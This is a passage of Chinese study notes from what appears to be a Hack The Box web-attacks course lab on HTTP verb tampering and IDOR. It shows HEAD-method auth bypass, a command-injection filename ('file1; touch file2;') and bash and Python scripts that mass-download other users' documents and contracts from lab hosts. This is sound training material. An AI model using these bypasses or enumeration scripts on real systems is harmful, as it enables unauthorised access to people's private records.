

17 - Web Attacks

HTTP 动词篡改

HTTP 协议的工作原理是在 HTTP 请求的开头接受各种 HTTP 方法作为 动词。根据 Web 服务器配置，Web 应用程序可能会编写脚本以接受某些 HTTP 方法以实现其各种功能，并根据请求的类型执行特定操作。

虽然程序员主要考虑两种最常用的 HTTP 方法，即 GET 和 POST，但任何客户端都可以在其 HTTP 请求中发送任何其他方法，然后查看 Web 服务器如何处理这些方法。假设 Web 应用程序和后端 Web 服务器都配置为仅接受 GET 和 POST 请求。在这种情况下，发送不同的请求将导致显示 Web 服务器错误页面，这本身并不是一个严重的漏洞（除了提供糟糕的用户体验并可能导致信息泄露）。另一方面，如果 Web 服务器配置不限于仅接受 Web 服务器所需的 HTTP 方法（例如 GET / POST），并且 Web 应用程序不是为处理其他类型的 HTTP 请求（例如 HEAD、PUT）而开发的，那么我们可能能够利用这种不安全的配置来访问我们无权访问的功能。甚至绕过某些安全控制。

HTTP动词篡改

HTTP有9个不同的动词，Web服务器可以接受他们作为HTTP方法。除了 GET POST 之外，以下是一些常用的HTTP动词：

- ◆ HEAD：与 GET 请求相同，但其响应包含 header，不包含响应正文。
- ◆ PUT：将请求负载写入指定位置
- ◆ DELETE：删除指定位置的资源
- ◆ OPTIONS：显示Web服务器接受的不同选项，如接受的HTTP动词
- ◆ PATCH：将部分修改应用于指定位置的资源

不安全配置

不安全的 Web 服务器配置会导致第一种类型的 HTTP 动词篡改漏洞。Web 服务器的身份验证配置可能仅限于特定的 HTTP 方法，这将使某些 HTTP 方法无需身份验证即可访问。例如，系统管理员可以使用以下配置来要求对特定网页进行身份验证：

```
<Limit GET POST>
    Require valid-user
</Limit>
```

正如我们所看到的，即使配置同时指定了身份验证方法的 GET 和 POST 请求，攻击者仍可能使用不同的 HTTP 方法（如 HEAD）来完全绕过此身份验证机制，我们将在下一节中看到。这最终会导致身份验证绕过，并允许攻击者访问他们不应该访问的网页和域。

不安全编码

不安全的编码做法会导致其他类型的 HTTP 动词篡改漏洞（尽管有些人可能不认为这是动词篡改）。当 Web 开发人员应用特定过滤器来缓解特定漏洞，但未使用该过滤器覆盖所有 HTTP 方法时，可能会发生这种情况。例如，如果发现网页容易受到 SQL 注入漏洞的攻击，并且后端开发人员通过以下应用输入清理过滤器来缓解 SQL 注入漏洞：

```
$pattern = "/^ [A-Za-z\s]+$/";  
  
if(preg_match($pattern, $_GET["code"])) {  
    $query = "Select * from ports where port_code like '%" .  
    $_REQUEST["code"] . "%'";  
    ... SNIP ...  
}
```

我们可以看到，排错过滤器仅在 `GET` 参数上进行测试。如果 `GET` 请求不包含任何错误字符，则将执行查询。但是，在执行查询时，将使用 `$_REQUEST["code"]` 参数，该参数也可能包含 `POST` 参数 `leading to an inconsistency in the use of HTTP Verbs`。在这种情况下，攻击者可能会使用 `POST` 请求来执行 SQL 注入，在这种情况下，`GET` 参数将为空（不会包含任何错误字符）。该请求将传递安全筛选器，这将使函数仍然容易受到 SQL 注入的攻击。

绕过基本身份验证

第一种 HTTP Verb Tampering 漏洞主要是由 `Insecure Web Server Configurations` 引起的，利用这个漏洞可以让我们绕过某些页面上的 HTTP Basic Authentication 提示。

Identify - 识别

一个基本的 `文件管理器` Web 应用程序，我们可以在其中通过键入文件名称并按 `Enter` 键来添加新文件：


File Manager

Reset

Available Files:

- [test](#)
- [notes.txt](#)

但是，假设我们尝试通过单击红色的 `Reset` 按钮来删除所有文件。在这种情况下，我们看到此功能似乎仅限于经过身份验证的用户，因为我们会收到以下 `HTTP Basic Auth` 提示符：



由于我们没有任何凭据，我们将得到一个 **401 Unauthorized** 页面：

Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.41 (Ubuntu) Server at 138.68.140.119 Port 30250

通过 HTTP 动词篡改攻击来绕过这一点。为此，我们需要确定哪些页面受此身份验证限制。如果我们在单击 Reset 按钮后检查 HTTP 请求，或者查看按钮在单击按钮后导航到的 URL，我们会看到它位于 `/admin/reset.php`。因此，`/admin` 目录仅限于经过身份验证的用户，或者只有 `/admin/reset.php` 页面是。我们可以通过访问 `/admin` 目录来确认这一点，并且确实会提示我们再次登录。这意味着完整的 `/admin` 目录受到限制。

Exploit

要尝试利用该页面，我们需要确定 Web 应用程序使用的 HTTP 请求方法。我们可以在 Burp Suite 中拦截请求并对其进行检查：


```
Request to http://138.68.140.119:30250
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1
Pretty Raw Hex \n ⌂
1 GET /admin/reset.php? HTTP/1.1
2 Host: 138.68.140.119:30250
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://138.68.140.119:30250/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12 |
```

由于页面使用 `GET` 请求，我们可以发送 `POST` 请求并查看网页是否允许 `POST` 请求（即，身份验证是否涵盖 `POST` 请求）。为此，我们可以右键单击 Burp 中拦截的请求，然后选择 `Change`

Request Method，它会自动将请求更改为 **POST** 请求：

The screenshot shows a network traffic capture interface. On the left, there is a code editor-like view displaying a raw HTTP request. The request is a GET to /admin/reset.php? HTTP/1.1. The context menu, which has been opened over the request, is titled 'Scan'. It contains several options: 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'Engagement tools [Pro version only]', and 'Change request method'. The 'Change request method' option is highlighted with a yellow background.

完成此操作后，我们可以单击 **Forward** 并在浏览器中检查页面。遗憾的是，如果我们不提供凭据，我们仍然会收到登录提示，并且会收到 **401 Unauthorized** 页面：




因此，Web 服务器配置似乎确实涵盖了 **GET** 和 **POST** 请求。但是，正如我们之前所学到的，我们可以使用许多其他 HTTP 方法，尤其是 **HEAD** 方法，它与 **GET** 请求相同，但不在 HTTP 响应中返回正文。如果成功，我们可能不会收到任何输出，但 **reset** 函数仍应被执行，这是我们的主要目标。

要查看服务器是否接受 **HEAD** 请求，我们可以向它发送 **OPTIONS** 请求并查看接受了哪些 HTTP 方法，如下所示：

```
Chenduoduo@htb[/htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/  
  
HTTP/1.1 200 OK  
Date:  
Server: Apache/2.4.41 (Ubuntu)  
Allow: POST,OPTIONS,HEAD,GET  
Content-Length: 0  
Content-Type: httpd/unix-directory
```

正如我们所看到的，响应显示 **Allow: POST, OPTIONS, HEAD, GET, GET**，这意味着 Web 服务器确实接受了 **HEAD** 请求，这是许多 Web 服务器的默认配置。因此，让我们尝试再次拦

截 `reset` 请求，这次使用 `HEAD` 请求来查看 Web 服务器如何处理它：



Request to http://138.68.140.119:31378

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex \n

```
1 HEAD /admin/reset.php HTTP/1.1
2 Host: 138.68.140.119:31378
3 Content-Length: 0
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://138.68.140.119:31378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://138.68.140.119:31378/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
```

将 `POST` 更改为 `HEAD` 并转发请求后，我们将看到我们不再收到登录提示或 `401 未授权` 页面，而是获得空输出，正如 `HEAD` 请求所预期的那样。如果我们返回 `文件管理器` Web 应用程序，我们将看到所有文件确实已被删除，这意味着我们在没有管理员访问权限或任何凭据的情况下成功触发了 `重置` 功能：



Available Files:

绕过安全过滤器

另一种也是更常见的 HTTP 动词篡改漏洞是由 Web 应用程序开发过程中出现的 `不安全编码` 错误引起的，这会导致 Web 应用程序无法覆盖某些功能中的所有 HTTP 方法。这通常出现在检测恶意请求的安全筛选器中。例如，如果使用安全过滤器来检测注入漏洞，并且只检查 `POST` 参数中的注入（例如 `$_POST['parameter']`），则只需将请求方法更改为 `GET` 即可绕过它。

识别

在 `File Manager` Web 应用程序中，如果我们尝试创建名称中包含特殊字符的新文件名（例

如 `test;`) , 则会收到以下消息:

File Manager

New File Name Reset

Available Files:


- notes.txt

Malicious Request Denied!

此消息表明 Web 应用程序在后端使用某些过滤器来识别注入尝试，然后阻止任何恶意请求。无论我们尝试什么，Web 应用程序都会正确阻止我们的请求，并防止注入尝试。但是，我们可能会尝试 HTTP 动词篡改攻击，看看我们是否可以完全绕过安全过滤器。

Exploit

要尝试利用此漏洞，让我们在 Burp Suite (Burp) 中拦截请求，然后使用 `Change Request Method` 将其更改为另一种方法：



```
Pretty Raw Hex \n \n
Request to http://138.68.140.119:31378
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1
Pretty Raw Hex \n \n
1 GET /index.php?filename=test%3B HTTP/1.1
2 Host: 138.68.140.119:31378
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://138.68.140.119:31378
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://138.68.140.119:31378/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
```

这一次，我们没有收到 `Malicious Request Denied!` 消息，并且我们的文件已成功创建

File Manager

New File Name Reset

Available Files:

- notes.txt
- test

为了确认我们是否绕过了安全过滤器，我们需要尝试利用过滤器保护的漏洞：在本例中为 Command Injection 漏洞。因此，我们可以注入一个命令来创建两个文件，然后检查是否创建了

两个文件。为此，我们将在攻击中使用以下文件名（`file1`；

File Manager


file1; touch file2;

Reset

Available Files:

- [notes.txt](#)
- [test](#)

然后，我们可以再次将请求方法更改为 `GET` 请求：



```
Request to http://138.68.140.119:31378
Forward Drop Intercept is on Action Open Browser
Comment this item | HTTP/1
Pretty Raw Hex \n ⌂
1 GET /index.php?filename=file1%3B+touch+file2%3B HTTP/1.1
2 Host: 138.68.140.119:31378
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://138.68.140.119:31378
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://138.68.140.119:31378/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12 |
```

发送请求后，我们看到这次 `file1` 和 `file2` 都已创建：

File Manager

New File Name

Reset

Available Files:

- [file2](#)
- [notes.txt](#)
- [test](#)
- [file1](#)

file1; touch file2;

不安全的直接对象引用 (IDOR)

当 Web 应用程序公开对对象（如文件或数据库资源）的直接引用时，就会出现 IDOR 漏洞，最终用户可以直接控制该对象以获取对其他类似对象的访问权限。如果任何用户由于缺乏可靠的访问控制系统而可以访问任何资源，则该系统被认为是易受攻击的。

例如，如果用户请求访问他们最近上传的文件，他们可能会获得指向该文件的链接，例如 (`download.php?file_id=123`)。那么，由于链接直接引用了 (`file_id=123`) 的文件，

如果我们尝试使用（`download.php?file_id=124`）访问另一个文件（可能不属于我们），会发生什么情况？如果 Web 应用程序在后端没有适当的访问控制系统，我们可以通过发送带有 `file_id` 的请求来访问任何文件。在许多情况下，我们可能会发现 `id` 很容易被猜到，从而可以根据我们的权限检索许多我们不应该访问的文件或资源。

大量 IDOR 枚举

不安全参数

下面的练习是托管员工记录的 Employee Manager Web 应用程序：

Employee Manager

Edit Profile

Personal Records

Documents

Contracts

我们的 Web 应用程序假设我们以用户 `ID uid=1` 的员工身份登录。这将要求我们在真实的 Web 应用程序中使用凭据登录，但其余的攻击是相同的。单击“文档”后，我们将重定向到 `/documents.php`：

`http://SERVER_IP:PORT/documents.php?uid=1`

Employee Documents

Documents

Invoice

Report

当我们到达 `Documents` 页面时，我们会看到几个属于我们用户的文档。这些文件可以是我们的用户上传的文件，也可以是其他部门（例如人力资源部门）为我们设置的文件。检查文件链接，我们看到它们有单独的名称：

`/documents/Invoice_1_09_2021.pdf`
`/documents/Report_1_10_2021.pdf`

我们看到文件具有可预测的命名模式，因为文件名似乎使用用户 `uid` 和月份/年份作为文件名的一部分，这可能允许我们为其他用户模糊处理文件。这是最基本的 IDOR 漏洞类型，称为 **静态文件 IDOR**。但是，要成功对其他文件进行模糊测试，我们假设它们都以 `Invoice` 或 `Report` 开头，这可能会显示一些文件，但不会显示全部文件。那么，让我们寻找一个更可靠的 IDOR 漏洞。

我们看到页面在 URL 中使用 `GET` 参数将我们的 `uid` 设置为 (`documents.php?uid=1`)。如果 Web 应用程序使用此 `uid` GET 参数作为对它应该显示的员工记录的直接引用，则我们可以通过简单地更改此值来查看其他员工的文档。如果 Web 应用程序的后端 **确实** 有适当的访问控制系统，我们将得到某种形式的 `Access Denied`。但是，鉴于 Web 应用程序以明文形式作为我们的 `uid` 作为直接引用传递，这可能表明 Web 应用程序设计不佳，从而导致对员工记录的任意访问。

当我们尝试将 `uid` 更改为 `?uid=2` 时，我们没有注意到页面输出有任何差异，因为我们仍然得到相同的文档列表，并且可能假设它仍然返回我们自己的文档：

```
http://SERVER_IP:PORT/documents.php?uid=2
```

Employee Documents

Documents

Invoice

Report

但是，`we must be attentive to the page details during any web pentest` 请始终关注源代码和页面大小。如果我们查看链接的文件，或者单击它们来查看它们，我们会注意到这些确实是不同的文件，它们似乎是属于 `uid=2` 的员工的文档：

```
/documents/Invoice_2_08_2020.pdf  
/documents/Report_2_12_2020.pdf
```

这是在遭受 IDOR 漏洞困扰的 Web 应用程序中发现的常见错误，因为它们将控制要显示哪些用户文档的参数置于我们的控制之下，而后端没有访问控制系统。另一个示例是使用 `filter` 参数仅显示特定用户的文档（例如 `uid_filter=1`），该文档也可以纵以显示其他用户的文档，甚至可以完全删除以一次显示所有文档。

Mass Enumeration 质量计数

我们可以尝试手动访问 `uid=3`、`uid=4` 等其他员工文档。但是，在拥有数百或数千名员工的实际工作环境中，手动访问文件效率不高。因此，我们可以使用 `Burp Intruder` 或 `ZAP`

Fuzzer 之类的工具来检索所有文件，或者编写一个小小的 bash 脚本来下载所有文件，这就是我们将要做的。

我们可以在 Firefox 中单击 [**CTRL+SHIFT+C**] 来启用 **元素检查器**，然后单击任何链接来查看它们的 HTML 源代码，我们将得到以下内容：

```
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</a></li>
```

我们可以选择任何唯一的单词来 **grep** 文件的链接。在我们的例子中，我们看到每个链接都以 **<li class='pure-tree_link'>** 开头，因此我们可以 **卷曲** 此行的页面和 **grep**，如下所示：

```
Chenduoduo@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep "<li class='pure-tree_link'>"
```



```
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</a></li>
```

正如我们所看到的，我们能够成功捕获文档链接。我们现在可以使用特定的 bash 命令来修剪多余的部分，并且只在输出中获取文档链接。但是，更好的做法是使用匹配 **/document** 和 **.pdf** 之间的字符串的 **Regex** 模式，我们可以将其与 **grep** 一起使用以仅获取文档链接，如下所示：

```
Chenduoduo@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep -oP "\/documents.*?.pdf"
```



```
/documents/Invoice_3_06_2020.pdf
/documents/Report_3_01_2020.pdf
```

现在，我们可以使用一个简单的 **for** 循环遍历 **uid** 参数并返回所有员工的文档，然后使用 **wget** 下载每个文档链接：

```
#!/bin/bash

url="http://SERVER_IP:PORT"

for i in {1..10}; do
```

```
        for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP
"\/documents.*?.pdf"); do
            wget -q $url/$link
        done
done
```

当我们运行脚本时，它会下载所有 `uid` 在 1-10 之间的员工的所有文档，从而成功利用 IDOR 漏洞批量列举所有员工的文档。此脚本是我们如何实现相同目标的一个例子。尝试使用 Burp Intruder 或 ZAP Fuzzer 等工具，或编写另一个 Bash 或 PowerShell 脚本来下载所有文档。

```
#!/bin/bash

url="http://94.237.55.43:31046"

for i in {1..10}; do
    for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP
"\/documents.*?.pdf"); do
        wget -q $url/$link
    done
done
```

绕过编码引用

回到 `Employee Manager` Web 应用程序来测试 `Contracts` 功能：

http://SERVER_IP:PORT/contracts.php

Employee Contracts

□ Contracts

Employment_contract.pdf

如果我们单击 `Employment_contract.pdf` 文件，它将开始下载文件。Burp 中拦截的请求如下所示：

```
Pretty Raw Hex \n ⌂
1 POST /download.php HTTP/1.1
2 Host: 188.166.173.208:30601
3 Content-Length: 41
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/contracts.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

我们看到它正在向 `download.php` 发送一个 `POST` 请求，其中包含以下数据：

```
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

使用 `download.php` 脚本下载文件是避免直接链接到文件的常见做法，因为这可能会被多个 Web 攻击利用。在这种情况下，Web 应用程序没有以明文形式发送直接引用，而是似乎以 `md5` 格式对其进行哈希处理。哈希是单向函数，因此我们无法解码它们以查看其原始值。

我们可以尝试对各种值进行哈希处理，例如 `uid`、`username`、`filename` 和许多其他值，并查看它们的任何 `md5` 哈希值是否与上述值匹配。如果我们找到匹配项，那么我们可以为其他用户复制它并收集他们的文件。例如，让我们尝试比较我们 `uid` 的 `md5` 哈希值，看看它是否与上面的哈希值匹配：

```
Chenduoduo@htb[/htb]$ echo -n 1 | md5sum
```

```
c4ca4238a0b923820dcc509a6f75849b -
```

遗憾的是，哈希值不匹配。我们可以对其他各种字段进行尝试，但它们都与我们的哈希值不匹配。在高级情况下，我们还可以使用 `Burp Comparer` 并对各种值进行模糊测试，然后将每个值与我们的哈希值进行比较，看看是否找到任何匹配项。在这种情况下，`md5` 哈希可能用于唯一值或值的组合，这将非常难以预测，从而使此直接引用成为 `Secure Direct Object Reference`。但是，此 Web 应用程序中存在一个致命缺陷。

功能披露

由于大多数现代 Web 应用程序都是使用 JavaScript 框架（如 `Angular`、`React` 或 `Vue.js`）开发的，因此许多 Web 开发人员可能会犯在前端执行敏感功能的错误，这会将它们暴露给攻击者。例如，如果上述哈希值是在前端计算的，我们可以研究该函数，然后复制它正在执行的代码来计算相同的哈希值。幸运的是，这个 Web 应用程序正是这种情况。

如果我们查看源代码中的链接，我们会看到它正在使

用 `javascript:downloadContract('1')` .查看源代码中的 `downloadContract()` 函数，我们看到以下内容：

```
function downloadContract(uid) {
    $.redirect("/download.php", {
        contract: CryptoJS.MD5(btoa(uid)).toString(),
    }, "POST", "_self");
}
```

这个函数似乎正在发送一个带有 `contract` 参数的 `POST` 请求，这就是我们上面看到的。它发送的值是使用 `CryptoJS` 库的 `md5` 哈希，这也与我们之前看到的请求相匹配。所以，唯一需要看到的是被哈希处理的值。

在这种情况下，经过哈希处理的值是 `btoa (uid)`，它是 `uid` 变量的 `base64` 编码字符串，它是函数的输入参数。回到调用该函数的前面链接，我们看到它调用 `downloadContract ('1')`。因此，`POST` 请求中使用的最终值是 `base64` 编码的字符串 `1`，然后进行 `md5` 哈希处理。

我们可以通过对 `uid=1` 进行 `base64` 编码，然后使用 `md5` 对其进行哈希处理来测试这一点，如下所示：

```
Chenduoduo@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum
cdd96d3cc73d1dbdaffa03cc6cd7339b -
```

正如我们所看到的，这个哈希值与我们请求中的哈希值匹配，这意味着我们已经成功地反转了对象引用上使用的哈希技术，将它们转换为 IDOR。这样，我们就可以开始使用我们上面使用的相同哈希方法列举其他员工的合约。`Before continuing, try to write a script similar to what we used in the previous section to enumerate all contracts`。

大量枚举

让我们再次编写一个简单的 bash 脚本来检索所有员工合同。通常，这是通过 IDOR 漏洞枚举数据和文件的最简单、最有效的方法。在更高级的情况下，我们可能会使用 `Burp Intruder` 或 `ZAP Fuzzer` 等工具，但一个简单的 bash 脚本应该是我们练习的最佳课程。我们可以先使用上一个相同的命令计算前 10 名员工中每个员工的哈希值，同时使用 `tr -d` 删除尾部 `-` 字符，如下所示：

```
Chenduoduo@htb[/htb]$ for i in {1..10}; do echo -n $i | base64 -w 0 |
md5sum | tr -d ' -'; done

cdd96d3cc73d1dbdaffa03cc6cd7339b
0b7e7dee87b1c3b98e72131173dfbbbf
0b24df25fe628797b3a50ae0724d2730
f7947d50da7a043693a592b4db43b0a1
8b9af1f7f76daf0f02bd9c48c4a2e3d0
```

```
006d1236aee3f92b8322299796ba1989  
b523ff8d1ced96cef9c86492e790c2fb  
d477819d240e7d3dd9499ed8d23e7158  
3e57e65a34ffcb2e93cb545d024f5bde  
5d4aace023dc088767b4e08c79415dcd
```

接下来，我们可以在 `download.php` 上发出 `POST` 请求，将上述每个哈希值作为 `合约` 值，这应该会给我们最终的脚本：

```
#!/bin/bash

for i in {1..10}; do
    for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
        curl -s0J -X POST -d "contract=$hash"
    http://SERVER_IP:PORT/download.php
    done
done
```

这样，我们就可以运行脚本了，它应该会下载员工 1-10 的所有合同：

```
Chenduoduo@htb[/htb]$ bash ./exploit.sh
Chenduoduo@htb[/htb]$ ls -1

contract_006d1236aee3f92b8322299796ba1989.pdf
contract_0b24df25fe628797b3a50ae0724d2730.pdf
contract_0b7e7dee87b1c3b98e72131173dfbbbf.pdf
contract_3e57e65a34ffcb2e93cb545d024f5bde.pdf
contract_5d4aace023dc088767b4e08c79415dcd.pdf
contract_8b9af1f7f76daf0f02bd9c48c4a2e3d0.pdf
contract_b523ff8d1ced96cef9c86492e790c2fb.pdf
contract_cdd96d3cc73d1dbdaffa03cc6cd7339b.pdf
contract_d477819d240e7d3dd9499ed8d23e7158.pdf
contract_f7947d50da7a043693a592b4db43b0a1.pdf
```

```
#!/bin/bash
url="http://94.237.55.43:53067"
flag_pattern="HTB{[a-zA-Z0-9_]+}"

for i in {1..20}; do
    encoded_uid=$(echo -n $i | base64 | tr -d '\n' | php -r 'echo
urlencode(fgets(STDIN));')
    filename="contract_${i}.pdf"
    curl -s -X GET "$url/download.php?contract=$encoded_uid" -o
```

```
"$filename"
flag=$(strings "$filename" | grep -oE "$flag_pattern")
if [ ! -z "$flag" ]; then
    echo "Flag found: $flag"
    echo "Flag found in $filename"
    # 不删除找到 flag 的 PDF
    break
else
    echo "No flag found in $filename"
    rm "$filename"
fi
done
echo "Script execution completed."
```

```
import base64
import urllib.parse
import requests
import os
import re

from PyPDF2 import PdfReader

url = "http://94.237.55.43:53067"
flag_pattern = r"HTB\{[a-zA-Z0-9_]+\}"

def extract_flag_from_pdf(filename, flag_pattern):
    # 优先用PyPDF2解析
    try:
        reader = PdfReader(filename)
        text = ""
        for page in reader.pages:
            text += page.extract_text() or ""
        flags = re.findall(flag_pattern, text)
        if flags:
            return flags[0]
    except Exception as e:
        pass
    # Fallback: 用strings方法粗提
    try:
        import subprocess
        output = subprocess.check_output(['strings', filename]).decode()
        flags = re.findall(flag_pattern, output)
```

```

        if flags:
            return flags[0]
    except Exception as e:
        pass
    return None

for i in range(1, 21):
    # base64 encode then url encode
    b64 = base64.b64encode(str(i).encode()).decode()
    encoded_uid = urllib.parse.quote_plus(b64)
    filename = f"contract_{i}.pdf"
    full_url = f"{url}/download.php?contract={encoded_uid}"
    print(f"[+] Downloading {full_url}")
    r = requests.get(full_url)
    with open(filename, "wb") as f:
        f.write(r.content)
    flag = extract_flag_from_pdf(filename, flag_pattern)
    if flag:
        print(f"Flag found: {flag}")
        print(f"Flag found in {filename}")
        break
    else:
        print(f"No flag found in {filename}")
        os.remove(filename)
print("Script execution completed.")

```

IDOR中不安全的APIs

到目前为止，我们只使用 IDOR 漏洞来访问用户无法访问的文件和资源。但是，IDOR 漏洞也可能存在于函数调用和 API 中，利用它们将使我们能够像其他用户一样执行各种操作。

